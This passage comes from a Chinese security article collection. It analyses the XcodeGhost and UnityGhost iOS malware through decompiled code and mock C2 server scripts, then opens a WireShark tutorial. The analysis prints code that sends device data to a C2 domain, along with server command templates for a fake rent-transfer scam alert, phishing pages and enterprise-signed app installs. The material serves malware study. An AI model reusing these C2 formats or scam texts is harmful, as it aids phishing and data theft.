ADD         R2, PC ; classRef UIAlertView
LDR         R1, [R0] ; "alloc"
LDR         R0, [R2] ; _OBJC_CLASS_$_UIAlertView
BLX.W      _objc_msgSend
MOVN       R1, #(:lower16:(selRef_initWithTitle_message_delegate_cancelButtonTitle_otherButtonTitles_ - 0xA664))
ADD.W      R12, R4, #0x14
MOVT.W    R1, #(:upper16:(selRef_initWithTitle_message_delegate_cancelButtonTitle_otherButtonTitles_ - 0xA664))
LDMIA.W   R12, {R2,R3,R5,R9,R12}
ADD         R1, PC ; selRef_initWithTitle_message_delegate_cancelButtonTitle_otherButtonTitles_
MOV.W     LR, #0
LDR         R1, [R1] ; "initWithTitle:message:delegate:cancelBu..."
STMEA.W   SP, {R5,R9,R12,LR}
BLX.W      _objc_msgSend
MOV         R5, R0
MOV         R0, #(selRef_show - 0xA67E)
ADD         R0, PC ; selRef_show
LDR         R1, [R0] ; "show"
MOV         R0, R5
BLX.W      _objc_msgSend
MOV         R0, #(selRef_integerValue - 0xA690)
ADD         R0, PC ; selRef_integerValue
LDR         R1, [R0] ; "integerValue"
LDR         R0, [R4,#0x28]
BLX.W      _objc_msgSend
MOV         R2, R0
MOV         R0, #(selRef_setTag - 0xA6A4)
ADD         R0, PC ; selRef_setTag_
LDR         R1, [R0] ; "setTag:"
MOV         R0, R5
BLX.W      _objc_msgSend
MOV         R0, R5
ADD         SP, SP, #0x10
POP.W     {R4,R5,R7,LR}
B.W       j_objc_release
; End of function sub_A62C
```

图 2-2-11

消息的标题、内容由服务端控制，如图 2-2-12：

```
def cmd3_alert():
    print 'cmd3_alert'
    #appID为tag用
    ret = '{"alertHeader":"15088888888", \
"alertBody":"你好，我是房东我号码换成这个，你存一下，另外房租请打到我爱人卡上，工行：6222 0824 0200 1757 585王春菊，谢谢！", \
"appID":"0", \
"cancelTitle":"确定", \
"confirmTitle":"取消", \
"scheme":"mqqopensdkapiV2://qzapp"}'
    return ret
```

图 2-2-12

客户端启动受感染的 App 后，会弹出如下页面，如图 2-2-13：



图 2-2-13

恶意行为二：下载企业证书签名的 App

当服务端下发的数据同时包含“configUrl”、“scheme”字段时，客户端会调用 Show()方法。

Show()方法中调用 UIApplication.openURL()方法访问 configUrl，如图 2-2-14：




图 2-2-14

通过在服务端配置 configUrl，达到下载安装企业证书 App 的目的，如图 2-2-15：

```

def downlad_install():
    print 'cmd4_show'
    ret = '{"configUrl":"itms-services://?action=download-manifest&url=https://down.x
    "scheme":"mqqopensdkapiV2://qzapp"}'
    return ret

```

图 2-2-15

客户端启动受感染的 App 后，目标 App 将被安装(注意，这里演示的应用为测试应用，不代表恶意软件推广该应用)，如图 2-2-16 和图 2-2-17：




图 2-2-16




图 2-2-17

demo 地址：http://v.youku.com/v_show/id_XMTM0Mjg0MDc4OA==.html

恶意行为三：推送钓鱼页面

通过在服务端配置 configUrl，达到推送钓鱼页面的目的，如图 2-2-18：

```
def phishing():  
    print 'cmd4_show'  
    ret = '{"configUrl":"http://zhengmin1989.com/phishing2.html", \  
    "scheme":"mqqopensdkapiV2://qzapp"}'  
    return ret
```

图 2-2-18

客户端启动受感染的 App 后，钓鱼页面就会显示，如图 2-2-19：




图 2-2-19

demo 地址：http://v.youku.com/v_show/id_XMTM0MjgONTM2NA==.html

恶意行为四：推广 AppStore 中的应用

通过在服务端配置 configUrl，达到推广 AppStore 中的某些应用的目的，如图 2-2-20：

```
def appstore_push():
    print 'cmd4_show'
    ret = '{"configUrl":"http://zhengmin1989.com/phishing1.html", \
    "scheme":"mqqopensdkapiV2://qzapp"}'
    return ret
```

图 2-2-20

phishing1.html 页面内容，如图 2-2-21：

```
<script type="text/javascript">
  // event.preventDefault()
  var timeout;
  function open_appstore() {
    window.open('https://itunes.apple.com/cn/app/zhi-hu/id432274380', '_self')
  }
  open_appstore();
</script>
```

图 2-2-21

客户端启动受感染的 App 后，也会自动启动 AppStore，并显示目标 App 的下载页面，如图

2-2-22：



图 2-2-22

demo 地址：http://v.youku.com/v_show/id_XMTM0Mjg0NDA4MA==.html

UnityGhost?

在大家以为一切都完结的时候，百度安全实验室称已经确认“Unity-4.X 的感染样本”，并且其逻辑行为和 XcodeGhost 一致，只是上线域名变成了 `init.icloud-diagnostics.com`。

这意味，凡是用过被感染的 Unity 的 app，都有窃取隐私和推送广告等恶意行为。

如图 2-2-23：



图 2-2-23

Unity 是由 Unity Technologies 开发的一个让玩家创建诸如三维视频游戏、实时三维动画等类型互动内容的多平台的综合型游戏开发工具，是一个全面整合的专业游戏引擎。

很多有名的手机游戏比如神庙逃亡，纪念碑谷，炉石传说都是用 unity 进行开发的。

更令人恐惧的是，在百度安全实验室确认后没多久，大家就开始在网上寻找被感染的 Unity 工具，结果在我搜到一个 Unity3D 下载帖子的时候发现“codeFun 与 2015-09-22 01:18 编辑了帖子”！

要知道 codeFun 就是那个自称 XcodeGhost 作者的人啊。

他竟然也一直没睡，大半夜里一直在看大家发微博观察动静？

随后发现大家知道了 Unity 也中毒的事情，赶紧去把自己曾经投毒的帖子删了。

如图 2-2-24



图 2-2-24

现在再去看那个帖子已经被作者删的没有任何内容了，帖子地址如下：

<http://game.ceeger.com/forum/read.php?tid=21630&fid=8>

如图 2-2-25：



图 2-2-25

但根据 XcodeGhost 作者没删之前的截图表明，从 unity 4.6.4–unity 5.1.1 的开发工具都有可能被投毒了！

总结

虽然病毒作者声称并没有进行任何广告或者欺诈行为，但不代表别人不会代替病毒作者进行这些恶意行为。并且作者依然还在逍遥法外！所以立刻、马上删掉那些中毒的 app 吧！

参考资料

涅槃团队：Xcode 幽灵病毒存在恶意下发木马行为 <http://drops.wooyun.org/papers/8973>


XcodeGhost 源码：<https://github.com/XcodeGhostSource/XcodeGhost>

更新

在百度安全实验室的帮助下，我们已经拿到了 UnityGhost 的样本，基本信息如下：

```
$shasum libiPhone-lib-il2cpp.a-armv7-master.o
625ad3824ea59db2f3a8cd124fb671e47740d3bd  libiPhone-lib-il2cpp.a-armv7-master.o
$ file libiPhone-lib-il2cpp.a-armv7-master.o
libiPhone-lib-il2cpp.a-armv7-master.o: Mach-O object arm
```

UnityGhost 样本的行为和 XcodeGhost 非常相似，基本函数，如图 2-2-26：



```
-[UIWindow(didFinishLaunchingWithOptions) makeKeyAndVisible]
-[UIWindow(didFinishLaunchingWithOptions) UIApplicationDidB...
-[UIWindow(didFinishLaunchingWithOptions) UIApplicationWillR...
-[UIWindow(didFinishLaunchingWithOptions) UIApplicationWillT...
-[UIWindow(didFinishLaunchingWithOptions) UIApplicationDidE...
-[UIWindow(didFinishLaunchingWithOptions) Check]
-[UIWindow(didFinishLaunchingWithOptions) productViewContr...
sub_758
__74__UIWindow_didFinishLaunchingWithOptions__productViewC...
-[UIWindow(didFinishLaunchingWithOptions) Debugger]
__51__UIWindow_didFinishLaunchingWithOptions__Debugger__bl...
-[UIWindow(didFinishLaunchingWithOptions) Simulator]
-[UIWindow(didFinishLaunchingWithOptions) connection:]
-[UIWindow(didFinishLaunchingWithOptions) connection:didRec...
-[UIWindow(didFinishLaunchingWithOptions) connectionDidFini...
sub_E06
-[UIWindow(didFinishLaunchingWithOptions) connection:didFail...
-[UIWindow(didFinishLaunchingWithOptions) connection:didRec...
sub_1064
-[UIWindow(didFinishLaunchingWithOptions) Launch]
sub_1146
-[UIWindow(didFinishLaunchingWithOptions) Suspend]
```

图 2-2-26

UnityGhost 在启动时会检测是否是在虚拟机和调试器中运行，如果是则不产生恶意行为，如

图 2-2-27：

```

2 void __cdecl -[UIWindow(didFinishLaunchingWithOptions) UIApplicationDidBeCo
3 {
4     struct UIWindow *v2; // r4@1
5
6     v2 = self;
7     if ( (unsigned int)objc_msgSend((void *)self, "Simulator") & 0xFF )
8         objc_msgSend((void *)v2, "Launch");
9     if ( !((unsigned int)objc_msgSend((void *)v2, "Debugger") & 0xFF) )
10        objc_msgSend((void *)v2, "Launch");
11 }

```

图 2-2-27

UnityGhost 同样也会收集用户手机的各种信息（时间，bundle id(包名)，应用名称，系统版本，语言，国家等）并上传到一个新的服务器 <http://init.icloud-diagnostics.com>，如图 2-2-28

和图 2-2-29：

```

&OBJC_CLASS__NSDictionary,
"dictionaryWithObjectsAndKeys:",
v16,
CFSTR("timestamp"),
v14,
CFSTR("app"),
v8,
CFSTR("bundle"),
v26,
CFSTR("name"),
v18,
CFSTR("os"),
v20,
CFSTR("type"),
v4,
CFSTR("status"),
v47,
CFSTR("version"),
v22,
CFSTR("language"),
v29,
CFSTR("country"),
v37,
CFSTR("idfv"),
0);

```

图 2-2-28

```

3 _msgSend(&OBJC_CLASS__NSURL, "URLWithString:", CFSTR("http://init.icloud-diagnostics.com"));
4 _retainAutoreleasedReturnValue(v25);
5 _msgSend(
6 OBJC_CLASS__NSMutableURLRequest,
7 equestWithURL:cachePolicy:timeoutInterval:",
8 6,
9
10
11 77805056);
12 (*)objc_retainAutoreleasedReturnValue(v27);
13 nd(v28, "setHTTPMethod:", CFSTR("POST"));
14 _msgSend(v17, "length");
15 _msgSend(&OBJC_CLASS__NSString, "stringWithFormat:", CFSTR("%lu"), v29);
16 _retainAutoreleasedReturnValue(v30);
17 nd(v28, "setValue:forHTTPHeaderField:", v31, CFSTR("Content-Length"));

```

图 2-2-29

在接收到服务器返回的指令后，UnityGhost 同样也可以进行多种恶意行为：

- 下载安装企业证书的 App；
- 弹出 AppStore 的应用进行应用推广；
- 弹出钓鱼页面进一步窃取用户信息；
- 如果用户手机中存在某 url scheme 漏洞，还可以进行 url scheme 攻击等。

这里弹出诈骗对话框用到的函数，如图 2-2-30：

```

v75 = objc_msgSend(v16, v143, CFSTR("alertHeader"));
v76 = objc_retainAutoreleasedReturnValue(v75);
v77 = objc_msgSend(v16, v143, CFSTR("alertBody"));
v78 = objc_retainAutoreleasedReturnValue(v77);
v79 = objc_msgSend(v16, v143, CFSTR("appID"));
v133 = objc_retainAutoreleasedReturnValue(v79);
v80 = objc_msgSend(v16, v143, CFSTR("cancelTitle"));
v81 = objc_retainAutoreleasedReturnValue(v80);
v135 = v16;
v82 = objc_msgSend(v16, v143, CFSTR("confirmTitle"));
v83 = objc_retainAutoreleasedReturnValue(v82);
v84 = objc_msgSend(&OBJC_CLASS__UIApplication, "sharedApplication");
v85 = (void *)objc_retainAutoreleasedReturnValue(v84);
v86 = objc_msgSend(v85, "applicationState");
objc_release(v85);
if ( !v86 )
{
    v87 = v76;
    v88 = dispatch_time(0, 0, v145, v136);
    v90 = v89;
    v161 = & NSConcreteStackBlock;
    v162 = -1040187392;
    v163 = 0;
    v164 = _51_UIWindow_didFinishLaunchingWithOptions__Response__block_invoke;
    v165 = &__block_descriptor_tmpl83;
    v166 = objc_retain(v87, _51_UIWindow_didFinishLaunchingWithOptions__Respor

```

图 2-2-30

弹出网页或者推广应用用到的函数：

```

v7 = objc_msgSend(v6, "applicationState");
objc_release(v6);
if ( !v7 )
{
    v8 = objc_msgSend(&OBJC_CLASS__UIApplication, "sharedApplication");
    v9 = (void *)objc_retainAutoreleasedReturnValue(v8);
    v10 = objc_msgSend(&OBJC_CLASS__NSURL, "URLWithString:", v4);
    v11 = objc_retainAutoreleasedReturnValue(v10);
    objc_msgSend(v9, "openURL:", v11);
    objc_release(v11);
    objc_release(v9);
}
objc_release(v4);

```

图 2-2-31

(全文完) 责任编辑：游风

第三章 WireShark 系列

第1节 WireShark 黑客发现之旅-开篇

作者：聚锋实验室

来自：乌云知识库

网址：<http://drops.wooyun.org/>

先说几句

一看题目，很多朋友就会有疑问：市面上那么多的安全监控分析设备、软件，为什么要用 WireShark 来发现黑客和攻击行为？

我想说的是 WireShark 目前作为最优秀的网络分析软件，如果用好了，比任何设备、软件都 Nice。首先，它识别的协议很多；其次，WireShark 其实具备很多分析功能；最主要的，它免费，既能采集又能分析，不丢包、不弃包。

我们虽然也接触了很多监控分析设备，但在分析中始终离不开 WireShark 的辅助，喜欢它的“诚实”，不忽悠、不遗漏，完完全全从原理上去认识数据。

本系列就是要抛开了各种所谓分析“神器”和检测设备，完全依靠 WireShark 从通信原理去发现和解密黑客的各种攻击行为。当然，仅是交流学习贴，不当之处请各位大神“轻喷”。

WireShark 的常用功能

介绍 WireShark 的书籍和文章比较多，本文就不献丑细讲了，一起了解一下部分常用的分析功能。

1、抓包捕获

菜单中选择 Capture，选择 Interface，然后选择需抓包的网卡，如图 3-1-1：



图 3-1-1

可以勾选网卡，点击 Start 开始抓包。如想连续抓包设置文件大小、定义存放位置、过滤性抓包，点击 Options 进行设置，如图 3-1-2：




图 3-1-2

2、数据过滤

由于抓包是包含网卡所有业务通信数据，看起来比较杂乱，我们可以根据需求在 Filter 对话框中输入命令进行过滤。常用过滤包括 IP 过滤（如：`ip.addr==x.x.x.x`，`ip.src==`

x.x.x.x,ip.dst== x.x.x.x) 协议过滤(如 :HTTP、HTTPS、SMTP、ARP 等) 端口过滤(如 : tcp.port==21、udp.port==53) 组合过滤(如 : ip.addr==x.x.x.x && tcp.port==21、tcp.port==21 or udp.port==53)。更多过滤规则可以在 Expression 中进行学习查询,如图 3-1-3 :




图 3-1-3

3、协议统计、IP 统计、端口统计

协议统计 : 在菜单中选择 Statistics , 然后选择 Protocol Hierarchy , 就可以统计出所在数据包中所含的 IP 协议、应用层协议,如图 3-1-4 :




图 3-1-4

IP 统计 : 在菜单中选择 Statistics , 然后选择 Conversation , 就可以统计出所在数据包中所有通信 IP 地址,包括 IPV4 和 IPV6,如图 3-1-5 :




图 3-1-5

端口统计：同 IP 统计，点击 TCP 可以看到所有 TCP 会话的 IP、端口包括数据包数等信息，且可以根据需求排序、过滤数据。UDP 同理，如图 3-1-6：




图 3-1-6

4、搜索功能

Wireshark 具备强大的搜索功能，在分析中可快速识别出攻击指纹。Ctrl+F 弹出搜索对话框。

Display Filter：显示过滤器，用于查找指定协议所对应的帧。

Hex Value : 搜索数据中十六进制字符位置。

String : 字符串搜索。Packet list : 搜索关键字匹配的 Info 所在帧的位置。Packet details :

搜索关键字匹配的 Info 所包括数据的位置。Packet bytes : 搜索关键字匹配的内容位置 ,

如图 3-1-7 :




图 3-1-7

5、Follow TCP Stream

对于 TCP 协议,可提取一次会话的 TCP 流进行分析。点击某帧 TCP 数据,右键选择 Follow

TCP Stream,就可以看到本次会话的文本信息,还具备搜索、另存等功能,如图 3-1-8 :

